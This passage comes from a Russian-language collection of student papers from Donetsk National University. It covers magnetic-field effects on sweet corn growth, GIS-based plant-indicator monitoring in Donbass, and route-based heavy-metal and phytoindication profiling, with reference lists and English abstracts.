Оценивая корневую систему кукурузы сахарной видим, что стимулирующее действие наблюдается при 30 Гц ~ 51%. Сравнивая показатели с контрольной группой ~ 33 % и 30 Гц, показатели уменьшились на 18%. Нейтральный эффект наблюдается при 50 Гц ~ 41%. Ингибирующее действие наблюдали при 10 Гц и 20 Гц, которое составляет 38%.

Выводы

Исходя из обзора источников информации, можно сделать вывод, что влияние магнитных полей оказывают различные эффекты в онтогенезе растений. Эффект зависит от характеристик физического воздействия и объекта исследования. В связи с этим при конструировании магнитных установок необходимо биотестирование и поиск оптимальных параметров для модификации биологических объектов.

В результате проведенных лабораторных исследований установлено, что стимулирующий эффект в развитии семян кукурузы сахарной наблюдается при ПеМП 10 Гц (48%), ингибирующее – при амплитуде магнитного поля 40 Гц (20%). Оценивая морфометрию надземной части кукурузы сахарной, можно сказать, что лучшие значения наблюдали при $f=30$ Гц (55%). На корневую систему стимулирующее действие проявили частоты 30 Гц (51%), а ингибирующий эффект обнаружили на 10 Гц (37%).

СПИСОК ЛИТЕРАТУРЫ

15. Ляндрес И.Г., Шкадаревич А.П. Лазеры и лазерное излучение // Механизмы биостимуляции низкоинтенсивного лазерного излучения. – 1998. – С. 5-19.
16. Котюк П.Ф., Корниенко В.О. Влияние сочетанного действия переменного магнитного поля с наночастицами Fe₃O₄ (CIT) на онтогенез и морфометрию кукурузы сахарной / П.Ф. Котюк, В.О. Корниенко // Russian Journal of Biological Physics and Chemistry. – 2022. – Vol. 7, No. 1. – P. 45-49.
17. Корниенко В. О., Котюк П. Ф., Яицкий А. С. Влияние сочетанного действия переменного магнитного поля и низкочастотной вибрации на рост и развитие кукурузы сахарной (*Zea mays* L.) // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и Технические Науки. -2022. -№09. -С. 15-21 DOI 10.37882/2223-2966.2022.09.15
18. Корниенко В. О., Котюк П. Ф., Яицкий А. С. Влияние переменного магнитного поля (1-14 мТл) на рост и развитие кукурузы сахарной // Современная наука: актуальные проблемы теории и практики. Серия: Естественные и Технические Науки. – 2021. – №11. – С. 17-23 DOI 10.37882/2223-2966.2021.11.12

19. Корниенко В.О., Котюк П.Ф., Яицкий А.С. Влияние переменного магнитного поля с различным временем экспозиции на рост и развитие кукурузы сахарной (*Zea mays L.*) / В.О. Корниенко, П.Ф. Котюк, А.С. Яицкий // Естественные и технические науки. – 2021. – №11 (162). – С. 57-61.
20. Клочков А.В., Клочкова О.С., Соломко О.Б. Проращивание семян в магнитном поле // Вестник Белорусской государственной сельскохозяйственной академии. – 2020. – №3. – С. 163-168.
21. Савченко В.В., Синявский А.Ю. Изменение биопотенциала и урожайности сельскохозяйственных культур при предпосевной обработке семян в магнитном поле // Вестник ВИЭСХ. – 2013. – № 2 (11). – С. 33–37.
22. Козырский В.В., Савченко В.В., Синявский А.Ю. Влияние магнитного поля на диффузию молекул через клеточную мембрану семян сельскохозяйственных культур // Вестник ВИЭСХ. – 2014. – № 2 (15). – С. 16–19.
23. Козырский В.В., Савченко В.В., Синявский А.Ю. Влияние магнитного поля на транспорт ионов в клетке растений // Вестник ВИЭСХ. – 2014. – № 3 (16). – С. 18–22.
24. Козирський В.В., Савченко В.В., Синявський О.Ю. Вплив магнітного поля на водопоглинання насіння // Науковий вісник НУБіП України. – 2014. – Вип. 194. – С. 16–20.
25. Синицына Ю.В. Влияние комбинированного действия низкочастотного переменного магнитного поля и гипертермии на уровень гидропероксидов и ростовые редакции растений гороха // Известия Уфимского научного центра РАН. – 2018. – № 3-5. – С. 30-35.
26. Холманский, А. С. Проращивание семян и рост овса и пшеницы в сильном постоянном и вихревом магнитных полях // Вестник Российской сельскохозяйственной науки. – 2015. – № 3. – С. 31-34.
27. Степура А.В., Абдуллаева А.З. Исследование влияния электромагнитного поля крайне высокочастотного диапазона на морфометрические параметры колосьев зрелых растений пшеницы // Международной молодежной научной конференции «XXII Туполевские чтения (школа молодых ученых)», Санкт-Петербург: 2015. – С. 184-188.
28. Кауфова М.А., Дзуев Р.И. Влияние предпосадочной обработки переменным магнитным полем разных частот на всхожесть клубней картофеля // Известия Горского государственного аграрного университета. – 2021. – № 58. – С. 26-29.

THE INFLUENCE OF THE MAGNETIC FIELD ON PLANTS USED IN AGRICULTURAL ACTIVITIES

Annotation. In this paper, the influence of an alternating magnetic field on the ontogenesis and morphometry of plants of agricultural value is studied on the example of sugar corn. The influence of an alternating magnetic field with a magnetic induction of 1 Mt and a frequency from 10 Hz to 50 Hz on the ontogenesis and morphometry of sugar corn was evaluated.

Keywords: sugar corn, modification of properties of living systems, biotesting, magnetic field.

Reutskaya V.V.

Scientific director: Kornienko V.O., PhD in Biological sciences, Senior Lecturer

Donetsk national university

E-mail: reutskaya_lerochka@mail.ru

УДК 581.15 (477.66)

ИНДИКАТОРЫ ДЛЯ ОЦЕНКИ УРБАНИЗИРОВАННОЙ СРЕДЫ И ТЕХНОГЕННОГО ВОЗДЕЙСТВИЯ В ДОНБАССЕ

Руденко Е.П.

*Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. В статье выделены аспекты, по которым ведется наглядно-демонстративный научный эксперимент в рамках геоинформационных программ изучения территории Донбасса и непосредственно Донецкой Народной Республики. Представлены образцы ботанических и экологических разработок, которые являются частью выставочной деятельности Донецкого национального университета по изучению геосистем.

Ключевые слова: фитоиндикация, Донбасс, фитомониторинг, экологический мониторинг, ГИС.

Для техногенно и антропогенно напряженных территорий исключительно важным на современном этапе является проведение научно-исследовательских работ в системе анализа геоинформационных данных [1–5], что на примере донецкого промышленного узла во многом реализуется также по ботанико-экологической составляющей [6–11] и является основной для создания наглядно-демонстративных экспериментов по визуализации данных и их использовании в разных сферах хозяйственной занятости региона [12–19]. Такие данные востребованы и сопряжены с деятельностью гидробиологов [20], ценопопуляционных экологов [21], фитомониторингологов [22], фиторемедиационистов [23] в Донбассе.

Цель работы – выделить аспекты, по которым ведется наглядно-демонстративный научный эксперимент в рамках геоинформационных программ изучения территории Донбасса и непосредственно Донецкой Народной Республики, представить образцы ботанических и экологических разработок, которые являются частью выставочной деятельности Донецкого национального университета по изучению геосистем.

Логичной причиной подготовки данной статьи является то, что готовая продукция выставочной деятельности в Донецком национальном университете за 2022 г. не была опубликована в анонсируемом каталоге научно-технических разработок, который был подготовлен в рамках международной форума, инициированного Донецким национальным техническим университетом. Использованные материалы в полном объеме представляют собой интерес в исследовательской деятельности студентов кафедры ботаники и экологии биологического факультета Донецкого национального университета.

Система демонстративного эксперимента представляет собой обязательное создание ранжированного ряда параметров по экологическим шкалам и использование индикаторов, которые по своему принципиальному значению связаны с информацией о конкретном состоянии экосистемы в конкретном локалитете. Полученные образцы имеют широкий интерес в различных сферах народного хозяйства, а также отражают научно-технические возможности исследовательских институтов в Донецкой Народной Республике. Важно, что такое направление деятельности, хоть и представляет собой приоритетный интерес всех НИИ Республики, позиционирующих себя как специалистов в экологической отрасли, встречает поддержку в дружественных организациях Российской Федерации, связанных с ГИС в космической индустрии и наземных полевых исследованиях.

Рисунки 1 и 2 представляют собой частично визуализированные стенды выставочной деятельности Донецкого национального университета по ГИС-тематике.



А

Технология предусматривает сбор, обработку и интерпретацию показателей состояния растительных организмов для оценки состояния природных и антропогенно трансформированных сред, апробирована для территории Центрального Донбасса. Технология основана на формировании экологических шкал признаков и характеристик, позволяет проводить процессы картографирования, визуализации, ГИС-анализ, моделирование, прогноз состояния, функциональную диагностику степени пригодности экотопа для хозяйственной деятельности и конкретному целевому использованию. Используются показатели структурной и функциональной гетерогенности растений-индикаторов.

Б

Рисунок 1 – Экспозиция тематического стенда «Экологический мониторинг факторов антропогенеза с помощью растений»:

А – иллюстративная часть, Б – текстовая часть стенда

**ИНФОРМАЦИОННАЯ СИСТЕМА ОПЕРАТИВНОГО СПУТНИКОВОГО
МОНИТОРИНГА ЭКОЛОГИЧЕСКОЙ БЕЗОПАСНОСТИ
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ**

Авторы: Несова А. В., инженер;
Шестакин Н. С., ведущий науч. сотр., к. т. н.
Руководитель: Шестакин Н. С., зав. отделом НТИ ДонНУ, к.т.н.

Кафедра «Физики неравновесных процессов, метрологии и экологии им. И.Л. Повха»
ГОУ ВПО «Донецкий национальный университет»




Рисунок 2 – Примеры геоинформационных технологий, реализуемые на кафедре физики неравновесных процессов, метрологии и экологии Донецкого национального университета

Интеграция полученных данных (по ботанической составляющей с данными техносферы и безопасности жизнедеятельности в регионе) стратегически важна в

регионе постоянных антропогенных трансформаций и социально-политических конфликтов, поскольку ежегодно уровни и специфика воздействия на ландшафты меняются и для оценки ущерба в том числе военных действий очень важно иметь реперные индикаторы и проводить технологию оценки регулярно, пополняя базу данных и состояние критически важной инфраструктуры.

Использованные технологии и полученные данные также являются неотъемлемой частью наглядно-дидактической работы студентов на занятиях по Экологическому мониторингу, Ландшафтоведению, Нормированию антропогенной нагрузки на природные экосистеме, Техносферной безопасности, Геоэкологии и специализированным курсам, реализуемым в рамках учебного процесса в Донецком национальном университете. Использование реальных данных в реальном времени вызывает повышенный интерес у студентов, мотивирует их к изучению материала, поскольку все используемые наглядные информационные системы являются частью их повседневной жизни и стимулируют желание к оптимизации систем в экологической сфере путем обязательного первоначального знания об их состоянии.

Вопросы подобного содержания также являются частью обсуждений на заседаниях студенческих научных обществ физико-технического и биологического факультетов Донецкого национального университета, что отражает не только их значимость, но и позволяет констатировать интерес среди молодежи. Наиболее востребованным является вопрос процедурного сравнения данных, полученных различными способами, а также совмещение наземных инструментальных результатов с данными, полученными путем обработки спутниковых снимков.

Таким образом, выделены аспекты, по которым ведется наглядно-демонстративный научный эксперимент в рамках геоинформационных программ изучения территории Донбасса и непосредственно Донецкой Народной Республики; представлены образцы ботанических и экологических разработок, которые являются частью выставочной деятельности Донецкого национального университета по изучению геосистем.

СПИСОК ЛИТЕРАТУРЫ

1. Шестакин Н.С., Несова А.В., Кудокочев Н.С. Спутниковый мониторинг пожаров и состояния растительности в 2021-2022 гг. на территориях Донбасса и сопредельных регионов // Экология. Экономика. Информатика. Серия: Геоинформационные технологии и космический мониторинг. – 2022. – Т. 2. – № 7. – С. 25-31. – DOI 10.23885/2500-123X-2022-2-7-25-31.
2. Несова А.В., Шестакин Н.С., Хархордин Е.В. Способ отображения линий тектонических разломов территории ДНР на 3D модели планеты земли // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности. – Донецк: ДонНУ, 2022. – С. 59-61.
3. Епринцев С.А., Куролап С.А., Завьялова Ю.Н. Эколого-гигиеническая оценка городской среды с использованием снегомерных наблюдений // Вестник Воронежского государственного университета. Серия: География. Геоэкология. – 2006. – № 1. – С. 34-38.
4. Оценка прямых и косвенных факторов, определяющих антропогенное загрязнение воздушного бассейна городов Центрально-Черноземного района / С.А. Епринцев, С.А. Куролап, О.В. Клепиков, С.В. Шекоян // Экология. Экономика. Информатика. Серия: Системный анализ и моделирование экономических и экологических систем. – 2022. – Т. 1. – № 7. – С. 184-188. – DOI 10.23885/2500-395X-2022-1-7-184-188.
5. Епринцев С.А., Куролап С.А., Клепиков О.В. Геоинформационный анализ антропогенного загрязнения атмосферы городов Центрально-Черноземного региона России // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности: Донецк: ДонНУ, 2022. – С. 57-59.
6. Сафонов А.И., Глухов А.З. Экологический фитомониторинг в Донбассе: эмпирические блоки методологии // Татищевские чтения: актуальные проблемы науки и практики. – Материалы XVIII Международной научно-практической конференции. В 3-х томах. – Тольятти, 2021. – С. 225-227.

7. Сафонов А.И. Новые виды растений в экологическом мониторинге Донбасса // Вестник Донецкого национального университета. Серия А: Естественные науки. – 2020. – № 1. – С. 96-100.
8. Сафонов А.И. Эмпирика фитоквантификации антропогенно трансформированной среды // Проблемы экологии и охраны природы техногенного региона. – 2021. – № 3-4. – С. 42-47.
9. Сафонов А.И. Чек-лист индикаторных признаков сорно-рудеральной фракции урбанофлоры г. Донецка (1998-2018 гг.) // Проблемы экологии и охраны природы техногенного региона. – 2018. – № 3-4. С. 67-72.
10. Сафонов А.И., Глухов А.З. Эмпирические критерии фитомониторинга техногенной нагрузки в Донбассе // Экобиотех. – 2021. – Т. 4, № 3. – С. 195-202. – DOI: 10.31163/2618-964X-2021-4-3-195-202
11. Гермонова Е.А. Анализ ботанико-экологической информации по геолокации в промышленном Донбассе // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (31 октября 2019 г.). – Т. 2. – Донецк: ДонНУ, 2019. – С. 202-204.
12. Сафонов А.И. Экспертиза промышленных предприятий Донбасса по состоянию фитокомпонентов // Проблемы экологии и охраны природы техногенного региона. – 2019. – № 1-2. – С. 35-43.
13. Сафонов А.И. Фронтальный спектр фитодиагностики в Донбассе (2018-2019 гг.) // Донецкие чтения 2019: образование, наука, инновации, культура и вызовы современности: матер. IV Междунар. науч. конф. (Донецк, 31 октября 2019 г.). – Т. 2. – Донецк: ДонНУ, 2019. – С. 270-271.
14. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016: Образование, наука и вызовы современности: матер. I Междунар. науч. конф. (Донецк, 16-18 мая 2016 г.). – Т. 2. – Донецк: ЮФУ, 2016. – С. 117-119.
15. Сафонов А.И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразии растительного мира. – 2019. – № 1 (1). – С. 4-16. – DOI: 10.22281/2686-9713-2019-1-4-16
16. Алемасова А.С. Тяжелые металлы в фитосубстратах – индикаторы антропогенного загрязнения воздуха в промышленном регионе // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 5-13. – <https://doi.org/10.18698/2542-1468-2022-6-5-13>
17. Беспалова С.В. Аспекты изучения биоразнообразия в Центральном Донбассе: инвентаризация, оценка природных сред, регистрация антропогенных трансформаций // Степная Евразия – устойчивое развитие: сб. матер. междунар. форума. – Ростов-на-Дону: ЮФУ, 2022. – С. 179-181.
18. Зиньковская И.И. Биомониторинговая программа по оценке воздуха в Донбассе с помощью нейтронно-активационного анализа // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности : Матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 69-71.
19. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты, модели, прогнозы. – Воронеж: Цифровая полиграфия, 2019. – С. 39-40.
20. Mirnenko E.I. Taxonomic diversity of phytoplankton of the Kalmius River and its reservoirs // Ecosystem Transformation. – 2022. – Vol. 5. – No 2 (16). – P. 3-13. <https://doi.org/10.23859/estr-220204>
21. Калинина А.В. Состояние ценопопуляций видов рода *Oenothera* L. в трансформированных экотопах Донбасса // Лесохозяйственная информация. – 2022. – № 3. – С. 135-144. <https://doi.org/10.24419/LHI.2304-3083.2022.3.12>
22. Safonov A., Glukhov A. Ecological phytomonitoring in Donbass using geoinformational analysis // BIO Web Conf. – 2021. – Vol. 31, 00020. – 4 p. <https://doi.org/10.1051/bioconf/20213100020>
23. Фрунзе О.В. Фиторемедиация почв, загрязненных ионами тяжелых металлов, с помощью древесных и кустарниковых растений // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 92-98. <https://doi.org/10.18698/2542-1468-2022-6-92-98>

INDICATORS FOR THE ASSESSMENT OF THE URBANIZED ENVIRONMENT AND MAN-MADE IMPACT IN THE DONBASS

Annotation. The article highlights aspects on which a demonstrative scientific experiment is being conducted within the framework of geoinformation programs for studying the territory of Donbass and directly the Donetsk People's Republic. Samples of botanical and ecological developments are presented, which are part of the exhibition activities of the Donetsk National University for the study of geosystems.

Keywords: phytointication, Donbass, phytomonitoring, environmental monitoring, GIS.

Rudenko E.P.

Scientific adviser:

Safonov A.I. Ph.D., Head of the Department of Botany and Ecology, Donetsk National University

E-mail: kf.botan@donnu.ru

УДК 581.9 : 631.4 (477.60)

АПРОБАЦИЯ ГЕОХИМИЧЕСКИХ И ФИТОИНДИКАЦИОННЫХ ПРОФИЛЕЙ МАРШРУТНЫМ СПОСОБОМ В ЦЕНТРАЛЬНОМ ДОНБАССЕ

Суецкая Я.А., Иванова Д.В.

*Научный руководитель: Сафонов А.И., канд.биол.наук, зав.кафедрой
ГОУ ВПО «ДОННУ»*

Аннотация. В рамках реализуемой комплексной темы для выполнения выпускных квалификационных работ на кафедре ботаники и экологии Донецкого национального университета по индикационным свойствам и функциям растений в промышленном регионе выполнено маршрутное профилирование техногенных экотопов центрального Донбасса для контраста геохимической среды по отдельным ингредиентам и в фитоиндикационных исследованиях: структурная пластичность растений-индикаторов в условиях антропогенной среды; возможности экспресс-оценки экологического состояния улиц г. Донецка по фитоквантификации.

Ключевые слова: фитоиндикация, Донбасс, фитомониторинг, загрязнение тяжелыми металлами, маршрутное профилирование.

Для геохимически контрастной среды Донбасса проведение аналитического контроля за состоянием экотопов является приоритетной задачей [1], что рассматривается в актуальных научных публикациях для антропогенно трансформированных регионов [2–5], имеет научно-практический выход по оптимизации систем [6], их геоинформационному анализу [7, 8] и биоиндикационной составляющей [9–14]. На сегодня важным является учет фоновых концентраций, реперными данными среди которых являются сводки Донецкого института агропромышленного производства, опубликованные данные о загрязнении почв донецкого региона.

Цель работы – выполнить маршрутное профилирование техногенных экотопов центрального Донбасса для контраста геохимической среды по отдельным ингредиентам (медь, цинк, ртуть и свинец) и фитоиндикационным исследованиям в рамках реализуемой комплексной темы для реализации выпускных квалификационных работ на кафедре ботаники и экологии Донецкого национального университета по индикационным свойствам и функциям растений в промышленном регионе: структурная пластичность растений-индикаторов в условиях антропогенной среды; возможности экспресс-оценки экологического состояния улиц г. Донецка по фитоквантификации.

В работе использована методика и методология фитоиндикационных исследований и геохимических закономерностей в концентрировании отдельных факторов загрязнения [15, 16], эколого-ботанических разработок в Донбассе [17, 18]. В региональной ботанической токсикологии интерес представляют как теоретические сводки, так и практические наработки по изучению влияния опасных загрязнителей на растительный организм [3, 7, 9, 12, 19–22].

Была поставлена задача разработать и предложить к внедрению геолокально фиксированные маршрутные способы обследования доступной для мониторинга территории Донбасса таким образом, чтобы в передвижных лабораториях собрать растительные образцы в рамках закономерностей меняющихся токсикологических трендов и в корреляции с этими данными выделить структурно-функциональные закономерности состояния растительных организмов, проявляющих доказанные индикационные свойства. На рисунках 1–4 представлены схемы наиболее выверенных

и правильных маршрутов, которые прошли апробацию в 2021 и 2022 гг. по сбору полевого материала фитоиндикационного содержания.



Рисунок 1 – Геохимический и фитоиндикационный Cu-профиль в аспекте проведения экологического мониторинга центрального Донбасса

Важно отметить, что в закладывании геохимического и фитоиндикационных профилей важным экологическим трендом выступает оценка жизненного состояния растительного организма, его первичные индикаторные свойства, возможность проявления нетипичного строения и системы функциональной гетерогенности.



Рисунок 2 – Геохимический и фитоиндикационный Zn-профиль в аспекте проведения экологического мониторинга центрального Донбасса




Рисунок 3 – Геохимический и фитоиндикационный Hg-профиль в аспекте проведения экологического мониторинга центрального Донбасса



Рисунок 4 – Геохимический и фитоиндикационный Pb-профиль в аспекте проведения экологического мониторинга центрального Донбасса

По материалам рисунков 1-4 представленной работы установлено, что получившаяся модель в форме узора на ландшафте местности является индивидуально специфичной для каждого отдельно взятого ингредиента, однако, первичная задача была поставлена собрать ботанический материал в привязке к данным Донецкого института агропромышленного производства по состоянию на 1996 г., что при получении новых данных о геохимическом контрасте позволит скорректировать маршрут сбора значимой информации в актуальных экологических трендах для территории промышленно развитого региона.

Для ситуации с геохимическим профилем по меди были взяты дизъюнктивные (разорванные) маршруты, что обусловлено практическими обстоятельствами

реализации эксперимента. Все остальные металлы анализировались по континуальным маршрутам линейной группы сбора учетных точек по информации. Апробированные маршруты в категории цинк и свинец-зависимых ингредиентов имел возвратно-поступательные круговые закономерности на общем ландшафтном узоре, а схема профиля для ртуть-зависимых основных компонентов требовала установления маршрута в параллельных геометрических трансектах таким образом, чтобы дробно захватить все химико-технические аномалии, обусловленные природным фактором и техногенным вмешательством в природные системы в Донбассе. Изначально расположенные маршруты были дважды исполнены в летний период сбора образцов растений (плодов, семян, частей вегетативных органов для гербаризации и камеральной обработки данных при микрокопировании), а также при фрагментарном фотографировании атипичных структур растений (тератных и аномальных форм структурной патологии), чтобы провести количественный учет фитоиндикационных данных и реализовать часть программы комплексного экологического мониторинга, актуального для трансформированных ландшафтов Донбасса.

Работа выполнена в рамках инициативной и комплектной темы кафедры ботаники и экологии по выявлению растительных особенностей в условиях факторов повышенного антропогенного прессинга на природные экосистемы в Северном Приазовье; апробация данных является заданием выполненных магистерских диссертаций для защиты в 2023 году в ГЭК биологического факультета ДонНУ.

Таким образом, выполнено маршрутное профилирование техногенных экотопов центрального Донбасса для контраста геохимической среды по отдельным ингредиентам (медь, цинк, ртуть и свинец) и фитоиндикационным исследованиям в рамках существующей комплексной темы для реализации выпускных квалификационных работ на кафедре ботаники и экологии Донецкого национального университета по индикационным свойствам и функциям растений в промышленном регионе: структурная пластичность растений-индикаторов в условиях антропогенной среды; возможности экспресс-оценки экологического состояния улиц г. Донецка по фитоквантификации.

СПИСОК ЛИТЕРАТУРЫ

1. Алемасова А.С. Тяжелые металлы в фитосубстратах – индикаторы антропогенного загрязнения воздуха в промышленном регионе // Лесной вестник. *Forestry Bulletin*. – 2022. – Т. 26. – № 6. – С. 5-13. – <https://doi.org/10.18698/2542-1468-2022-6-5-13>
2. Епринцев С.А., Богомолов И.С. Оценка антропогенной нагрузки урбанизированных территорий на примере городов Центральной России // Региональные геоэкологические исследования: Сборник научных статей. – Воронеж: Издательство "АртПринт", 2022. – С. 58-61.
3. Алемасова А.С. Накопление тяжелых металлов мохообразными в различных экотопах // Трансформация экосистем под воздействием природных и антропогенных факторов: Матер. Междунар. научн. конф. (Киров, 16-18 апреля 2019 г.). – Киров: ВятГУ, 2019. – С. 60-65.
4. Зиньковская И.И., Вергель К.Н., Кравцова А.В., Сафонов А.И. Биомониторинговая программа по оценке воздуха в Донбассе с помощью нейтронно-активационного анализа // Донецкие чтения 2022: образование, наука, инновации, культура и вызовы современности : матер. VII Междунар. научн. конф. – Донецк: ДонНУ, 2022. – С. 69-71.
5. Сафонов А.И. Стратегическая потенциализация фитоиндикаторов техногенных загрязнений // Аграрная Россия. – 2009. – № 51. – С. 58-59.
6. Сафонов А.И., Фрунзе О.В. Фиторемедиационный эффект по данным экологического мониторинга в Донбассе // Среда, окружающая человека: природная, техногенная, социальная: Матер. VIII Междунар. научн. конф. – Брянск: Изд-во БГИТУ, 2019. – С. 159-162.
7. Гермонова Е.А. Визуализация микроклиматических изменений индикаторных признаков в локальных популяциях растений г. Донецка // Глобальные климатические изменения: региональные эффекты,

- модели, прогнозы: Матер. междунар. научн.-практич. конф. – Воронеж: Изд-во «Цифровая полиграфия», 2019. – Том 2. – С. 39-40.
8. Епринцев С.А., Куролап С.А., Клепиков О.В. Геоинформационный анализ факторов экологической безопасности городов Центрально-Черноземного региона России // Климатические изменения и «зеленые» технологии в ландшафтной среде: матер. Междунар. конференции. – Грозный: Чеченский государственный университет имени Ахмата Абдулхамидовича Кадырова, 2022. – С. 37-41.
 9. Сафонов А.И. Фитоквантификация как информационный ресурс экологического мониторинга Донбасса // Донецкие чтения 2018: Образование, наука, инновации, культура и вызовы современности: матер. III Междунар. науч. конф. – Донецк: ДонНУ, 2018. – С. 216-217.
 10. Киселева Д.В. Принципы создания шкал анатомо-морфологической пластичности фитоиндикаторов техногенного региона // Донецкие чтения 2016. Образование, наука и вызовы современности: Матер. I Междунар. научн. конф. – Донецк: ЮФУ, 2016. – С. 117-119.
 11. Ильминских Н.Г., Красноперова С.А. Тератоморфы сосудистых растений в спонтанной флоре арктических и субарктических районов Тюменской области // Ученые записки Крымского федерального университета имени В.И. Вернадского. Биология. Химия. – 2022. – Т. 8, № 4. – С. 72-81.
 12. Сафонов А.И. Тератогенез растений-индикаторов промышленного Донбасса // Разнообразие растительного мира. – 2019. – № 1(1). – С. 4-16. – DOI 10.22281/2686-9713-2019-1-4-16.
 13. Сафонов А.И. Аномалии эмбриональных структур растений-индикаторов Донбасса // Разнообразие растительного мира. – 2022. – № 3(14). – С. 5-18. <https://doi.org/10.22281/2686-9713-2022-3-5-18>.
 14. Сафонов А.И. Морфологические тераты растений вследствие техногенного загрязнения // Биоморфология растений: традиции и современность: Матер. Междунар. научн. конф. – Киров: ВятГУ, 2022. – С. 498-503.
 15. Сафонов А.И., Глухов А.З. Методические аспекты фитомониторинга в техногенно трансформированных регионах // Биологическая рекультивация и мониторинг нарушенных земель: матер. XI Всерос. науч. конф., Сатка: Принтоника, 2022. – С. 184-187.
 16. Фрунзе О.В. Фиторемедиация почв, загрязненных ионами тяжелых металлов, с помощью древесных и кустарниковых растений // Лесной вестник. Forestry Bulletin. – 2022. – Т. 26. – № 6. – С. 92-98.
